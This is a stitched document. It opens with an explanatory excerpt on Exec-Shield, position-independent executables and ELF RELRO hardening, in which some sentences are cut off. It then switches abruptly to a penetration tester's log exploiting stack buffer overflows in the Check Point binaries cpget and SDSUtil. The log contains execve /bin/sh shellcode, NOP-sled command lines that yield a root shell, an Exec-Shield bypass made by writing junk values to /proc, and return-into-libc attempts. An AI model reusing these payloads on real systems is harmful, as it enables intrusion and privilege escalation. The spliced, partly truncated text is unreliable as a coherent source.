With these extensions the ability to misuse the stack is drastically reduced. But there are other parts of the address space into which the intruder could write the exploiting code and execute it. There are again two parts to this: locating the memory and executing the code. The Exec-Shield extensions try to address both.

To prevent easily locating the writable data memory, they should be placed at different addresses for every run of the process, just as it happens for the stack. The writable data memory is usually not alone, though, its position relative to the accompanying code is usually fixed. This means the entire binary must be loaded at different addresses every time. Doing this provides no problems for

One possibility opened by the load address randomization is that the kernel can choose to map binaries in the first 16MiB of the address space. The noteworthy aspect of this is that all addresses in this range contain a NUL byte. As mentioned above, NUL is one of the two special characters in standard I/O handling. More concrete, it is special in string handling. It is not possible to handle a copy of a string with `strcpy` or similar functions beyond the NUL byte. For the attacker, who has to insert addresses of the code which is called for the exploit, this poses a big problem if the representation of that address contains a NUL byte. This part of the address space is rightly referred to as the ASCII-armor area. By moving as much code to the first 16MiB of address space, a lot of code is out of reach for this type of attack. If there is room in the memory region, the kernel will map all memory there for which the protection bits include `PROT_EXEC`. The dynamic linker always set this bit for

By doing all this, only one fixed rock is left in the address space: the executable itself. An executable, as opposed to DSOs, is linked for a specific address which must be adhered to, otherwise the code cannot run. Red Hat developed a solution for this problem as well, which will be addressed in the next section. The executable itself is a bit special though. for it not only consists of the usual code and data parts, but it also has the `brk` area attached to it. The `brk` area (aka heap) is a region of the address space in which the process can allocate new memory for interfaces like `malloc`. This area started traditionally right after the BSS data of the executable (BSS data is the part of the data segment which holds the uninitialized data or the data explicitly initialized with zero). But there never has been any formal specification

for this. And in fact, since almost no program (for good reasons) uses the `brk` interfaces directly, user programs are never exposed to the exact placement of the heap. Which brings us back to randomization: the Exec-Shield patch randomizes the heap address as well. A random sized gap is left between the end of the BSS data and the start of the heap. This means that objects allocated on the heap do not have the same address in two runs of the same program. The change has remarkably little negative

The developers of the 80386, the first implementation of the IA-32 architecture with protected mode, saved some precious chip real estate by not implementing the flag governing execution permission for each memory page in the virtual address space. Instead, the permission for 'read' and 'execution' are collapsed into one bit. Without making data unreadable, it is not possible to control execution this way.

There is a way to control execution, though, but it is convoluted. The segmentation mechanism of the processor provides a coarse mechanism to control execution. Without the Exec-Shield patch, the segment used for program execution (selected with the `%cs` register) stretches the whole 4GiB and therefore contains the stack and all data. The Exec-Shield patch changes this. The kernel now keeps track of the highest address which has been requested to be executable. All addresses from zero to the highest required address are kept executable. Requests for executable memory are made exclusively by calls to `mmap` or `mprotect` and the implicitly added mappings of the program itself and the dynamic linker. This means the stack is usually not executable. Since new mappings with the PROT_EXEC bit set are mapped into the ASCII-armor area, but pure data mapping are mapped high up, this means the range of executable code is kept minimal and data usually is not executable. If an intruder has control over the application this protection can easily be defeated by calling mprotect with a PROT_EXEC parameter for an object high up in the address space. But the Exec-Shield patch is about preventing the intruder to get such control, not to contain him afterward.

5 Position Independent Executables

In the previous section it has been described how the Exec-Shield patch makes an attacker's life harder by randomizing the addresses where various parts of the running program are located. With one exception: the executable itself. There is nothing the kernel can do to change this. But the programmer can.

To load an executable at different addresses every time it must be built relocatable. This sounds familiar: a DSO is relocatable. Therefore, Red Hat modified the compiler and linker to create a special kind of executable: Position Independent Executables (PIEs). PIEs are a merger between executables and DSOs. From the kernel's point of view PIEs are nothing but DSOs. The Linux kernel for a long time supports executing DSOs just as if they were executables so no kernel changes are needed.

Many applications which are directly exposed to the Internet and some other security relevant programs are converted to PIE in Red Hat Enterprise Linux and Fedora Core. It does not, in general, make sense to convert all binaries. Running PIEs is excluding them from taking advantage of prelinking. The kernel and dynamic linker will randomize load addresses of all the loaded objects for PIEs with the consequence that the PIEs start up a bit slower. If startup times are not an issue (and we are talking about differences usually in the sub-second range, often much lower) PIE can be used freely. All long-running daemons are good candidates and certainly all daemons accepting input from networks. But also applications like Mozilla, which can be scripted from the outside, should be converted.


6 ELF Data Hardening

With Exec-Shield and PIEs we have done work on the big building blocks of a running application. After this it was time to look at the individual blocks in detail to see what can be done to increase security at that level. The individual files are all ELF files which, looked at in more detail, present themselves as a sequence of sections which each have a certain purpose. The following list shows the various sections in a normal IA-32 application in the order a linker would create so far.

```
[ 1] .interp                 PROGBITS
```

```
[ 2] .note.ABI-tag           NOTE
[ 3] .hash                   HASH
[ 4] .dynsym                 DYNSYM
[ 5] .dynstr                 STRTAB
[ 6] .gnu.version            GNU_versym
[ 7] .gnu.version_r          GNU_verneed
[ 8] .rel.dyn                REL
[ 9] .rel.plt                REL
[10] .init                   PROGBITS
[11] .plt                    PROGBITS
[12] .text                   PROGBITS
[13] .fini                   PROGBITS
[14] .rodata                 PROGBITS
[15] .eh_frame               PROGBITS
[16] .data                   PROGBITS
[17] .dynamic                DYNAMIC
[18] .ctors                  PROGBITS
[19] .dtors                  PROGBITS
[20] .jcr                    PROGBITS
[21] .got                    PROGBITS
[22] .bss                    PROGBITS
[23] .shstrtab               STRTAB
```

The first 15 sections do not have to be modified at runtime and can be mapped into memory to not allow write access. The remaining section, except number 23 which is not needed at runtime at all, are data sections and need to be modified. This is the part of the program which is putting the program in danger. Any place which is writable is a possible target for an attacker.



This graphic shows the different parts of the ELF file. The hatching indicates the memory is write-protected. The red bars indicate which areas a potential buffer overrun in the `.data` and `.bss` section respectively can easily affect.

For instance take the `.got` section. This section (part of the violet colored area) contains internal ELF data which is used at runtime to find the various symbols the program needs. The section contains pointers and the pointers are simply loaded from that section and then dereferenced or even jumped to. An attacker who could write a value to this section would be able to redirect the data accesses or function calls done using the entries of the `.got` section. Other sections fall into the same category. There are actually only two real data sections the program uses: `.data` and `.bss`. Note that the `.rodata` section containing truly read-only data, like constants or strings, falls into the aforementioned 15 sections. And

```
[ 1] .interp             PROGBITS
[ 2] .note.ABI-tag       NOTE
[ 3] .hash               HASH
[ 4] .dynsym             DYNSYM
[ 5] .dynstr             STRTAB
[ 6] .gnu.version        GNU_versym
[ 7] .gnu.version_r      GNU_verneed
[ 8] .rel.dyn            REL
[ 9] .rel.plt            REL
[10] .init               PROGBITS
[11] .plt                PROGBITS
[12] .text               PROGBITS
[13] .fini               PROGBITS
[14] .rodata             PROGBITS
[15] .eh_frame           PROGBITS
[16] .ctors              PROGBITS
[17] .dtors              PROGBITS
[18] .jcr                PROGBITS
[19] .dynamic            DYNAMIC
[20] .got                PROGBITS
[21] .got.plt            PROGBITS
[22] .data               PROGBITS
```


```
[23] .bss                NOBITS
[24] .shstrtab           STRTAB
```

This is not the worst problem, though. The order in which the writable sections are currently lined up has only historic reasons, not technical ones. Unfortunately, not much thought went into the layout so far. If an array in the `.data` section is overflown, it is possible to modify all of the following section, especially including the `.dynamic` and `.got` sections. This is something which in many situations can be avoided by simply reordering the sections so that the sections with ELF data structures precede the program's data sections. This does not mean that overwriting the program's data is not harmful and cannot be exploited, but protecting the ELF data structures removes yet another weapon from the arsenal of the attackers. The IA-32 binutils package available in Fedora Core 2 and later releases by Red Hat would produce the following section layout:

The first 15 sections have not changed and we can ignore the last section since it is not used at runtime. The data sections have changed drastically. Now all the sections with ELF internal data precede the program's data sections `.data` and `.bss`. And what is more, there is a new section `.got.plt` whose function is not immediately apparent. To take advantage of this additional section one has to pass `-z relro` to the linker (i.e., add `-Wl,-z,relro` to the compiler command line). If this is done the ELF program header gets a new entry:

```
eu-readelf -l BINARY | fgrep RELRO
  GNU_RELRO        ...
```

This entry specifies what part of the data segment is only written to during the relocation of the object. The intent is that the dynamic linker marks the memory region as read-only after it is done with the relocations. The dynamic linker in glibc 2.3.4 and later does just that. We get the following changed picture:



We see the enlarged write-protected area and the buffer overruns can 'only' affect the `.data` and `.bss` sections easily.

Upcoming Red Hat Enterprise Linux releases will have all applications created with the new linker which orders the sections correctly. In addition, each program is examined whether it is a candidate for the addition of the `-z relro` and `-z now` option. After all this protection is applied, the only memory an attacker can write to is the stack, the heap, and the data sections of the various loaded objects. And unless there are good reasons, none of these memory regions is executable.

7 Conclusion

These security enhancements described in this paper make noticeable impact on known exploits. They do not, however, prevent the exploitable program bugs in the first place. These are still present and attacker can take advantage of them. The changes do often radically reduce the consequence. Instead of being remote root shell attacks program bugs often are mere Denial of Service (DoS) attacks. These are not nice and disturb a systems operation but they do not necessarily mean security problems and they are easier to handle. System monitoring software can detect a program crashing and it can keep track of this. If crashes are suddenly frequent system administrator can be alerted to the fact.

The real exploitation adventure

CPGET binary has an executable stack.

```
[Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "A"x2150'`
Segmentation fault (core dumped)
[Expert@fw1pentest]# ./gdb-5.2.1-4 cpget /var/log/dump/usermode/cpget.9229.core
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)...

warning: exec file is newer than core file.
Core was generated by `cpget Disk / -F
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/tls/libpthread.so.0...(no debugging symbols found)...done.
Loaded symbols for /lib/tls/libpthread.so.0
(...)
Loaded symbols for /lib/libgcc_s.so.1
#0  0x08004141 in ?? ()
(gdb) ir
Undefined command: "ir".  Try "help".
(gdb) i r
eax            0xa089248        168333896
ecx            0x7fffceb0       2147471024
edx            0x80ad7d8        134928344
ebx            0x0      0
esp            0x7fffc62c       0x7fffc62c
ebp            0x7fffd6e8       0x7fffd6e8
```

```
esi            0x7fffc6a0       2147468960
edi            0x0      0
eip            0x8004141        0x8004141
eflags         0x10206  66054
(...)
(gdb)

[Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "A"x2152'`
Segmentation fault (core dumped)
[Expert@fw1pentest]# ./gdb-5.2.1-4 cpget /var/log/dump/usermode/cpget.9239.core
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)...

warning: exec file is newer than core file.
Core was generated by `cpget Disk / -F AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/tls/libpthread.so.0...(no debugging symbols found)...done.
(...)
Loaded symbols for /lib/libgcc_s.so.1
#0  0x41414141 in ?? ()
(gdb) i r
eax            0x9119248        152146504
ecx            0x7fff75b0       2147448240
edx            0x80ad7d8        134928344
ebx            0x0      0
esp            0x7fff6d2c       0x7fff6d2c
ebp            0x7fff7de8       0x7fff7de8
esi            0x7fff6da0       2147446176
```

```
edi            0x0      0
eip            0x41414141       0x41414141
eflags          0x10206  66054
(...)
(gdb)
```

we change the shell code

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Now we can exploit it successfully:

Without EXEC-SHIELD activated:

```
export SHELLCODE=`perl -e 'print "\x90"x20000'``perl -e 'print
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8
d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'`
```

```
[Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print
"\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'`
sh-2.05b#
```

And with EXEC-SHIELD activated:

[Expert@fw1pentest]# sysctl -w kernel.exec-shield=1
kernel.exec-shield = 1
[Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=1
kernel.exec-shield-randomize = 1

LOOK HOW WE CAN EXPLOIT IT EVEN IF EXEC-SHIELD IS ON:

```
[Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'`
rm: cannot lstat `/var/log/dump/usermode/cpget*': No such file or directory
sh-2.05b# exit
exit
[Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'`
rm: cannot lstat `/var/log/dump/usermode/cpget*': No such file or directory
Segmentation fault (core dumped)
[Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'`
sh-2.05b#
```

WHY?

Just because this binary has an executable stack:

```
[Expert@fw1pentest]# eu-readelf -l /opt/CPshrd-R60/bin/cpget
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz  MemSiz   Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000100 0x000100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x000013 0x000013 R   0x1
        [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x06367a 0x06367a R E 0x1000
  LOAD           0x064000 0x080ac000 0x080ac000 0x006794 0x015d14 RW  0x1000
  DYNAMIC        0x06a31c 0x080b231c 0x080b231c 0x0000f8 0x0000f8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x000020 0x000020 R   0x4
  GNU_EH_FRAME   0x05e50c 0x080a650c 0x080a650c 0x000cf4 0x000cf4 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x000000 0x000000 RWE 0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01      [RO: .interp]
```

```
  02        [RO: .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn
.rel.plt .init .plt .text .fini .rodata .eh_frame_hdr .eh_frame .gcc_except_table]
  03      .data .dynamic .ctors .dtors .jcr .got .bss
  04      .dynamic
  05      [RO: .note.ABI-tag]
  06      [RO: .eh_frame_hdr]
  07
```

We can see:

GNU_STACK 0x000000 0x00000000 0x00000000 0x000000 0x000000 **RWE** 0x4

Ok, now the problem is that we can call CPGET directly from the Secure Platfom's CPSHELL...

Also SDSUtil is vulnerable to stack overflow that is easily exploitable:

Debugging with GDB:

```
(gdb) set args -p 123123 123123 `perl -e 'print "A"x8292'`
(gdb) r
Starting program: /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "A"x8292'`
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[New Thread 1991204992 (LWP 21826)]
(...)
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
[Switching to Thread 1991204992 (LWP 21826)]

Breakpoint 1, 0x0804b093 in main ()
(gdb) c
Continuing.
Info; OpenConn; Enable; NA
(no debugging symbols found)...(no debugging symbols found)...Error; OpenConn; Enable; Unresolved host name.
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x1      1
ecx            0x806e468        134669416
edx            0x7746418c       2001093004
ebx            0x41414141       1094795585
esp            0x7fffc100       0x7fffc100
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x41414141       0x41414141
eflags         0x10202  66050
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x33     51
(gdb) x/x $eip
0x41414141:     Cannot access memory at address 0x41414141
(gdb)
```

We smash stack until we overwrite the 4 bytes of RET:

```
(gdb) set args -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "A"x4'`
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "A"x4'`
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
```

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[New Thread 1991204992 (LWP 21936)]
(...)

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
[Switching to Thread 1991204992 (LWP 21936)]

Breakpoint 1, 0x0804b093 in main ()
(gdb) c
Continuing.
Info; OpenConn; Enable; NA
(no debugging symbols found)...(no debugging symbols found)...Error; OpenConn; Enable; Unresolved host name.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax 0x1 1
ecx 0x806e468 134669416
edx 0x7746418c 2001093004
ebx 0x42424242 1111638594
esp 0x7fffcf30 0x7fffcf30
ebp 0x42424242 0x42424242
esi 0x42424242 1111638594
edi 0x42424242 1111638594
eip 0x41414141 0x41414141
eflags 0x10202 66050
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x0 0
gs 0x33 51

Here you can see how to exploit it with the shell code embedded in the argument (but without Exec-Shield activated):

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit
[Expert@fw1pentest]#
```

NOW WE TURN-ON EXEC-SHIELD:

```
[Expert@fw1pentest]# sysctl -w kernel.exec-shield=1
kernel.exec-shield = 1
[Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=1
kernel.exec-shield-randomize = 1

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
Segmentation fault (core dumped)
```

AND IT DOESN'T WORK...

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8
```

d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

Segmentation fault (core dumped)

AGAIN, IT DOESN'T WORK...

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

Segmentation fault (core dumped)

AGAIN, IT DOESN'T WORK...

(...)

ETC...

IF WE TURN-OFF EXEC-SHIELD:

[Expert@fw1pentest]# sysctl -w kernel.exec-shield=0

kernel.exec-shield = 0

[Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=0

kernel.exec-shield-randomize = 0

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

sh-2.05b# exit

exit

[Expert@fw1pentest]#

IT WORKS.

Let's see what happens if we overwrite the configuration files of de EXEC-SHIELD with trash...

[Expert@fw1pentest]# echo "111111" > /proc/sys/kernel/exec-shield

[Expert@fw1pentest]# echo "111111" > /proc/sys/kernel/exec-shield-randomize

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

sh-2.05b# exit

exit

[Expert@fw1pentest]#

IT WORKS!

Notice that only numeric values are allowed.

If we try:

[Expert@hola]# strace echo "**chars**" > /proc/sys/kernel/exec-shield

write(2, "echo: ", 6echo:)   = 6

write(2, "write error", 11write error)   = 11

write(2, ": **Invalid argument**", 18: Invalid argument)   = 18

```
write(2, "\n", 1
)                    = 1
exit_group(1)
```

So even if we know what is going to happen, let's try this:

```
[Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=1
kernel.exec-shield-randomize = 1
[Expert@fw1pentest]# sysctl -w kernel.exec-shield=0
kernel.exec-shield = 0

[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit
[Expert@fw1pentest]#
```

IT WORKS. Actually, the exec-shield-randomize variable, when set to "1" will randomize the base address of the loads libraries, and thus would affect a "return-into-lib" style attack, which is not the case.

So, only the first variable is responsible of the non-executable stack feature.

To bypass those limitations we can:

1.- Use functions in the code of the binary image
2.- Break the EXEC-SHIELD protection by performing a race-condition attack over a binary that could be called directly from CPSHELL or via we interface.

At first glance it seems the second choice the easier one.

On the other hand there's the added difficulty of the heavy restriction on the allowed characters due to the CPSHELL. That will make, at the moment, exploitation in real environment a real pain...

Meanwhile, I'm thinking that maybe I can put my shell code in an environment variable that can be directly manipulated from the outside... Right now let's check that we can exploit the vulnerable binary inserting our shell code directly in an environment variable:

```
export SHELLCODE=`perl -e 'print "A"x20000'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'`
```

Notice: we do `perl -e 'print "A"x20000'` and not `perl -e 'print "\x90"x20000'`. just because "A" can be used as an equivalent NOP instruction -see ANNEX A-

The "A" character in the Intel 32 bits (IA32) is the instruction "inc %ecx". That instruction does not disrupt the execution of our exploit, it only changes the ECX register value, which is not relevant in our case. I'm wondering if there would be any cases where this could be a problem...

Coming back to the exploit...
With gdb we find out in the memory of the exploited process where is located the environment variable with our shell code, and that will be the overwritten RET address. The easy way is to find a big block of "A", that is, the hex code "41" in memory, and use an address point somewhere in the middle of such block of "NOP's" -we really know they aren't...-

Let's try:

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print ""'``perl -e 'print "\xa0\xb8\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit
```

[Expert@fw1pentest]#

So exploitation from an environment variable works fine.

As we will see soon, there are many things that make those efforts almost a waste of time... The first and immediate is we need an ASCII shell code, the second is we need a very restricted ASCII shell code, which I haven't been able to code or find. Other important thing is that referencing the stack via an address beginning with "7f" is not possible in the CPSHELL. But the first wall is that Exec-Shield does not allow execution in the stack

So not being able to execute code in the stack, we should think about a return-into-lib/libc style attack.

To make the debug process easier, we completely de-activate exec-shield and then we do:

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x77557c50 <system>
```

As we can see system() is mapped in the address:0x77557c50

If we overwrite RET with that address:

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print ""'``perl -e 'print "\x50\x7c\x55\x77"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: iÚÿÚÿÚÿÚÿÿ: command not found
Segmentation fault (core dumped)
```

Ok, we must provide an argument, because right now system() is getting trash from the stack... We must provide a pointer to a string containing the command we want to execute, in our case "/bin/sh"...q

As this is our first return-into-libc attack we think we can parse the argument right after the pointer to system()...

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "/bin/sh"x1176'``perl -e 'print "WWWW"'``perl -e 'print "\x50\x7c\x55\x77\x83\xde\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: ¼«Uwh/bin/shÓÿo: No such file or directory
sh: line 1: Uw: command not found
Segmentation fault (core dumped)
[Expert@fw1pentest]#
```

Ok, it does not work. What seems to be clear to me is that we need to put a null byte at the end of our string "/bin/sh", and our recent block of "/bin/sh" in the stack do not comply with this requisite. On the other hand we can't put a null byte in the argument of the exploited binary, because it would stop the copy of the string in the buffer...

If we put our string "/bin/sh" in an environment variable the system will provide of such null byte at the right place. As right now we aren't in CPSHELL we can set the variable directly:

```
export HACK=/bin/sh
```

And with the help of a program we can find the address of the variable in memory:

```
-------------------------------------------------------------------------------
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {

if(argc < 2) {
printf("Usage: %s <environ_var>\n", argv[0]);
exit(-1);
```

```
}

char *addr_ptr;

addr_ptr = getenv(argv[1]);

if(addr_ptr == NULL) {
printf("Environmental variable %s does not exist!\n",argv[1]);
exit(-1);
}

printf("%s is stored at address %p\n", argv[1],
addr_ptr);
return(0);
}
-----------------------------------------------------------------------------------------
```

```
[Expert@fw1pentest]# ./getenv HACK
HACK is stored at address 0x7ffffb1a
[Expert@fw1pentest]#
```

On the other hand we find out there on the Net that system() argument needs to be placed in the stack in this way:

| system() addr | return address |system() argument |

Let's try:

```
[Expert@fw1pentest]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77AAAA\x1a\xfb\xff\x7f"'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
Segmentation fault (core dumped)
```

It doesn't work.

A bit of debugging shows up that we are failing in the address of our argument pointer:

(gdb) x/s 0x7ffffb1a
0x7ffffb1a: "HELL=/bin/bash"
(gdb)

Our variable name is: "HACK" which has nothing to do whit "HELL" -really it is "SHELL"...
Here we have our variables in memory:

(gdb) x/7s 0x7ffffa1a
0x7ffffa1a: 'B' <repeats 152 times>, "P|UwAAAA\032ûÿ\177"
0x7ffffabf: "PPKDIR=/opt/CPppak-R60"
0x7ffffad6: "SU_Major='NGX'"
0x7ffffae5: "HACK=/bin/sh"
0x7ffffaf2: "CPMDIR=/opt/CPsuite-R60/fw1"
0x7ffffb0e: "TERM=xterm"
